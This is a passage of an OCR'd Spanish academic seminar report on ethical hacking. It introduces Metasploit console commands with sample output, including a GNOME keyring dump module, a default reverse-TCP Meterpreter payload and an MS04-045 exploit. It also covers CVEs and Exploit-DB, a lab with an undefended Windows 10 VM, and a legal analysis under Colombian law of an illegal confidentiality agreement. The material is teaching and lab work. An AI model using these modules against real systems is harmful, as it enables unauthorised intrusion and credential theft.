


Fuente: elaboración propia

¿CÓMO FUNCIONA METASPLOIT?

Para lanzar Metasploit, se hace uso de su consola, la cual se lanza a través del comando **msfconsole**, en Kali Linux (Figura 3). Una vez en esta, se pueden ejecutar una serie de comandos, usados para encontrar (search), usar (use), mostrar opciones (show options), consultar información (Info) y asignar parámetros (Set).

Figura 3. Consola de Metasploit



Fuente: elaboración propia


Como se aprecia en la Figura 4, al ejecutar el comando **show exploits**, muestra el listado de los exploits que se encuentran disponibles en Metasploit, en qué sistema operativo son funcionales y el recurso sobre el que actúa, así como el nivel de efectividad y una pequeña descripción del mismo.

Figura 4. Ejecución del comando show exploits en Metasploit

Fuente: elaboración propia

Al usar el comando **search** junto a una palabra clave, también se pueden encontrar recursos de metasploit, como se puede ver en la Figura 5.

Figura 5. Ejecución del comando Search



Fuente: elaboración propia

En esta lista se incluye un numero en la parte izquierda, el que es usado cuando se va a hacer uso del recurso seleccionado y es un atajo para evitar colocar el nombre completo del exploit, payload o post que se va a ejecutar (Figuras 6 y 7).

Figura 6. Ejecutar un recurso con el número asignado

```
msf6 > use 678
msf6 post(linux/gather/gnome_keyring_dump) > 
```

Fuente: elaboración propia

Figura 7. Uso de recurso con el nombre

```
msf6 > use exploit/multi/realserver/describe
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp

msf6 exploit(multi/realserver/describe) >
msf6 exploit(multi/realserver/describe) > 
```

Fuente: elaboración propia

Con el comando **info** y el nombre del recurso, se puede obtener información como el nombre completo del recurso, configuraciones o información que necesita ser asignada o configurada para su ejecución, nombre del desarrollador, sobre qué dispositivos funciona, entre otros (Figura 8).


Figura 8. Resultado del comando info

```
msf6 > info windows/wins/ms04_045_wins

       Name: MS04-045 Microsoft WINS Service Memory Overwrite
     Module: exploit/windows/wins/ms04_045_wins
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-12-14

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Windows 2000 English

Check supported:
  Yes

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   42               yes       The target port (TCP)

Payload information:
  Space: 8000

Description:
  This module exploits an arbitrary memory write flaw in the WINS
  service. This exploit has been tested against Windows 2000 only.

References:
  https://cvedetails.com/cve/CVE-2004-1080/
  OSVDB (12378)
  http://www.securityfocus.com/bid/11763
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2004/MS04-045
```

Fuente: elaboración propia

El comando **Set** (Figura 9), se utiliza para configurar las opciones requeridas por el módulo que se esté ejecutando. En el caso del ejemplo, se asignó como nombre de usuario administrator.

Figura 9. Uso del comando set



Fuente: elaboración propia

2.4 ¿QUÉ ES UN CVE Y CUÁL ES SU ESTRUCTURA?

CVE (Common Vulnerability Enumeration, por sus siglas en inglés), es una lista estandarizada que presenta las vulnerabilidades comunes de seguridad, iniciada por MITRE Corporation, en el año 1999. Esta lista facilita la interoperabilidad de las herramientas de seguridad y permite compartir información de las vulnerabilidades identificadas y compartidas púbicamente, lo que les permite a los equipos de seguridad, mejorar la gestión del riesgo y la respuesta a incidentes.

La estructura de un CVE es: CVE-AAAA-NNNN, donde: AAAA es el año y NNNN es un número consecutivo. Por ejemplo, CVE-2023-27163, es una vulnerabilidad común encontrada en el año 2023, a la cual se le asignó el número 27163.

EXPLOIT DATABASE

Es una base de datos de exploits, los cuales sirven para explotar las vulnerabilidades conocidas, reportadas en los CVE y ha sido puesta al público sin ánimo de lucro, por la empresa OffSec. Actualmente cuenta con más de 45.000 entradas y está disponible en https://www.exploit-db.com/
En este sitio, se publican los exploits desarrollados por diferentes personas y se pueden consultar, descargar y usar por parte del público en general, pero son una herramienta valiosa para los profesionales de seguridad y auditores.

Para usar los exploits aquí publicados, se debe acceder a Kali Linux y desde una consola, ejecutar el comando **searchsploit.**

2.5 CONFIGURACION DEL BANCO DE TRABAJO


Para las actividades a desarrollar en el presente seminario, se hace necesario contar con algunas herramientas que se usan a menudo, en los ejercicios desarrollados por los Red Team y Blue Team.

Para ello, se realizaron las siguientes instalaciones y configuraciones:

1. El equipo host, cuenta con un disco duro de estado sólido de 512 GB, 16 MB de memoria RAM y Procesador AMD Ryzen 5. Es importante tener en cuenta estas capacidades, ya que las máquinas que se instalen, no pueden superar juntas, la cantidad de recursos de la máquina hospedadora.

2. Instalación previa de una herramienta de virtualización, en este caso, se usó VirtualBox® 6.1, como se muestra en la Figura 10, la cual servirá para alojar las máquinas del banco de trabajo. Se eligió la versión 6.1, debido a la estabilidad de la misma, sin embargo, si en alguna parte del desarrollo de las actividades se debe actualizar a la última versión disponible, se debe hacer.

Figura 10. Herramienta de virtualización




Fuente: elaboración propia

3. Máquina con sistema operativo Windows 10 (Figura 11), sin ningún tipo de seguridad, a la cual le fueron asignadas sus características de acuerdo con las capacidades de la máquina anfitriona.

Sistema operativo: Windows 10, versión 21H2, de 64 Bits.
Compilación: 19044.2251
Memoria RAM: 6 GB
Procesadores: 4
Disco Duro: 50GB
Red: Adaptador puente


Figura 11. Características máquina W10



Fuente: elaboración propia

Esta máquina no cuenta con medidas de seguridad instaladas, es decir, no cuenta con protección antivirus, ni antimalware y el firewall de Windows® se encuentra desactivado, como se muestra en la Figura 12.

Figura 12. Configuración de seguridad




Fuente: elaboración propia

4. Máquina con sistema operativo Kali Linux, versión 2020.4, a la cual le fueron asignadas las siguientes capacidades (Figura 12):

Sistema Operativo: Kali Linux 2020.4, de 64 bits
Memoria RAM: 2GB
Procesadores: 4
Disco Duro: 20GB
Red: Adaptador puente

Figura 13. Configuración máquina virtual Kali Linux




Fuente: elaboración propia

COMUNICACIÓN ENTRE LAS MAQUINAS VIRTUALES

A continuación, se muestran las direcciones IP de cada máquina (Figuras 14 y 15).


Dirección IP asignada por DHCP a la máquina Windows 10: 192.168.80.20
Dirección IP asignada por DHCP a la máquina Kali Linux: 192.168.80.21

Figura 14. Datos de red máquina W10



Fuente: elaboración propia


Figura 15. Datos de red máquina Kali Linux



Fuente: elaboración propia

Una vez se obtuvieron las direcciones IP de cada una de las máquinas virtuales, se realiza la verificación de que haya comunicación entre ellas (Figuras 16 y 17), a través del comando ping.

Figura 16. Ping a la máquina Kali Linux



Fuente: elaboración propia

Figura 17. Ping a la máquina W10

Fuente: elaboración propia

3 ACTUACIONES ETICAS Y LEGALES

3.1 IDENTIFICACION DE ACTUACIONES ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD DE LA EMPRESA HACKERHOUSE.

Dentro de los ejercicios de seguridad desarrollados por los diferentes equipos, se deben conservar líneas de conducta y ética que no se pueden transgredir, ya que, al existir marcos regulatorios, se pueden ver inmersos en procesos legales, que pueden desencadenar en sanciones disciplinarias, económicas y penales.

Al analizar el Acuerdo de confidencialidad (Anexo 3), se logra observar que, dentro de la empresa HackerHouse, se podrían estar dando presuntas situaciones irregulares que atentan contra las leyes colombianas que regulan los temas de seguridad informática, de la información y ciberseguridad. A continuación, se muestran los párrafos del acuerdo de confidencialidad que suponen un actuar irregular que se debe resaltar:

- Numeral dos (2) de la cláusula Segunda: **"2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos"**. Aquí se puede presumir que se presenta algún tipo de actuación ilegal, debido a que sugiere que la información obtenida por la empresa sería parcialmente legal y que se cometen actos ilícitos, teniendo en cuenta los términos que se manejan en este numeral, tales como: datos de chuzadas, interceptación ilegal de información y accesos abusivos a sistemas informáticos, los cuales hacen parte de la información confidencial, lo que haría que las personas que tengan acceso a la misma puedan estar incurriendo en un delito. Ningún documento puede ir en contravía de la ley o propiciar actos ilícitos.

En esa misma línea, se encuentran los numerales 3, 4 y 5 de la cláusula Cuarta, los cuales rezan lo siguiente:

- 3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros. En este numeral se solicita a la persona que va a ingresar que violente de alguna manera lo que se establece en las leyes y se convierta en cómplice de las actuaciones irregulares que se llevan en la empresa.
- 4. Responder por el mal uso que le den sus representantes a la información confidencial. Se estaría obligando a la persona que va a ingresar a asumir la responsabilidad por actos cometidos por terceras personas. Es de recordar

que cada persona responde solamente por los actos cometidos por él en persona propia.

- 5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento. No debe contemplar el salvaguardar la información confidencial ante autoridades judiciales violenta el articulo 15 de la constitución: (…) “Para efectos tributarios o judiciales y para los casos de inspección, vigilancia e intervención del Estado podrá exigirse la presentación de libros de contabilidad y demás documentos privados, en los términos que señale la ley” (…).

Estos párrafos podrían ser ilegales, ya que incitan a un actuar fuera de la ley y de manera poco ética de parte de la persona que va a ingresar al equipo de trabajo, convirtiéndolo en cómplice y responsable de las malas actuaciones que se están realizando en la empresa.

- **Quinta. Obligaciones de la parte reveladora:** Son obligaciones de la parte reveladora:
    1. Mantener la reserva de la información confidencial hasta tanto

No esta explicita la responsabilidad de la parte reveladora en cuanto a sus obligaciones con respecto a la información que se maneja, lo que podría dar un indicio de que se lleva a cabo algún acto dudoso.

- **Solución de controversias:** Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Esta cláusula no especifica qué tipo de información ilegal o confidencial se va a compartir, ni cuáles son las medidas razonables para mantenerla secreta. Tampoco se define qué se entiende por información ilegal o confidencial, ni cómo se va a resolver cualquier diferencia que surja con motivo del acuerdo. Adicionalmente, obligaría a la persona a encubrir y a hacerse responsable por información mal obtenida que también conoce y maneja la empresa.

En general el acuerdo de confidencialidad se torna ilegal, puesto que en sus cláusulas se estipulan conductas irregulares que, de ser firmado por los profesionales que se van a vincular, podrían enfrentar sanciones penales, legales, disciplinarias y económicas.

3.2 ANÁLISIS DE LAS LEYES Y ARTÍCULOS QUE SE PUEDEN ESTAR VIOLENTANDO CON EL ACUERDO DE CONFIDENCIALIDAD DE LA EMPRESA HACKERHOUSE

La Constitución Política de Colombia es clara y en su Artículo 74 expresa lo siguiente:

Artículo 74. Todas las personas tienen derecho a acceder a los documentos públicos salvo los casos que establezca la ley.

El secreto profesional es inviolable. (Negrita fuera de texto).[4]

La empresa HackerHouse en el acuerdo de confidencialidad que tiene establecido, estaría exigiendo a las personas que van a ingresar, a mantener secreto profesional con respecto a las actuaciones que se llevan a cabo en la empresa y, por ende, no podrían divulgar lo que allí pueda estar pasando, lo cual está de acuerdo a la Sentencia C-301/12 de la Corte Constitucional:

> *(…) "El secreto profesional en Colombia es inviolable por expresa disposición del artículo 74 de la Constitución Política. En este sentido, la Corte Constitucional ha señalado: "Como en el caso del derecho a la vida, en el del secreto profesional la Carta no dejó margen alguno para que el legislador señalara bajo qué condiciones puede legítimamente violarse un derecho rotulado "inviolable". Esa calidad de inviolable que atribuye la Carta al secreto profesional, determina que no sea siquiera optativo para el profesional vinculado por él, revelarlo o abstenerse de hacerlo. Está obligado a guardarlo".*[5]

Si bien es cierto que la Constitución declara el secreto profesional como inviolable, hay conductas que, dentro del ejercicio de la Ingeniería, como es el caso de estudio, se tornan ilícitas, para lo cual existen leyes que amparan a los profesionales y exigen de estos unos comportamientos y cumplimientos legales. Para ello, existe un marco normativo en Colombia, del cual hace parte la Ley 1273 de 2009, la cual modificó el Código Penal Colombiano, adicionando las conductas y delitos informáticos. También hace parte de este marco, la Ley 1581 de 2012, la cual busca garantizar el cumplimiento de los derechos y garantías constitucionales, a través de

[4] COLOMBIA. Asamblea Nacional Constituyente. Constitución Política de Colombia, [en línea]. 1991. Bogotá. (Segunda edición corregida). [Consultado: 14, agosto, 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/constitucion_politica_1991.html

[5] COLOMBIA. CORTE CONSTITUCIONAL. Sentencia C-301/12. Expediente D-8702. (25, abril, 2012). M.P. Jorge Ignacio Pretelt Chaljub [en línea]. En: Comunicado No. 16 Corte constitucional. Santa Fe de Bogotá, D.C.: La Corte. 2012. 43 p. [Consultado: 14, agosto, 2023]. Disponible en: https://www.corteconstitucional.gov.co/comunicados/

la definición de los principios, derechos, deberes y procedimientos para el uso adecuado de los datos personales.

Adicionalmente, se encuentra la Ley 842 de 2003, por medio de la cual se regula el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se acoge el Código de Ética Profesional y se dictan otras medidas.

Dentro del Código de Ética adoptado en la mencionada ley, se definen los deberes, obligaciones, faltas y sanciones a las que se deben acoger los ingenieros, profesionales afines y profesionales auxiliares en el ejercicio de su profesión. Dentro del Acuerdo de Confidencialidad que presenta la empresa HackerHouse, se podrían estar presentando situaciones que lleven a los profesionales que integrarán el red team y el blue team, a incumplir con la ley, exponiéndolos a penas o sanciones legales, disciplinarias, económicas y laborales, en caso de llegar a firmar este documento.

A continuación, se presentan las leyes y artículos que se podrían estar violentando en el Acuerdo de Confidencialidad.

Párrafo en el que posiblemente se estaría vulnerando este deber dentro del acuerdo de confidencialidad:

- **Cuarta. Obligaciones de la parte receptora:**

  3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

  6. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.

La Ley 842 de 2003, en su Capítulo II, establece cuáles son los deberes y obligaciones de los profesionales de ingeniería.

> *CAPITULO II.*
>
> *DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES.*
>
> *ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES. Son deberes generales de los profesionales los siguientes:*
>
> *(…)*

e) Permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones;

f) Denunciar los delitos, contravenciones y faltas contra este Código de Etica, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

(…)[6]

En este numeral se estipula que los ingenieros, profesionales afines y profesionales auxiliares tienen como deber, poner en conocimiento de las autoridades los delitos que se puedan estar ejerciendo contra el Código de Ética y de los que tenga conocimiento en el ejercicio de su profesión. El estar de acuerdo con este numeral del acuerdo de confidencialidad, podría acarrear sanciones penales para el profesional que lo firma, ya que se convierte en cómplice de las malas actuaciones de la empresa. Adicionalmente, los profesionales deben colaborar con la justicia en caso de que así se requiera, sin que medie autorización de la empresa.

- **Segunda. Definición de información confidencial**

  2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”

- **Cuarta. Obligaciones de la parte receptora.**

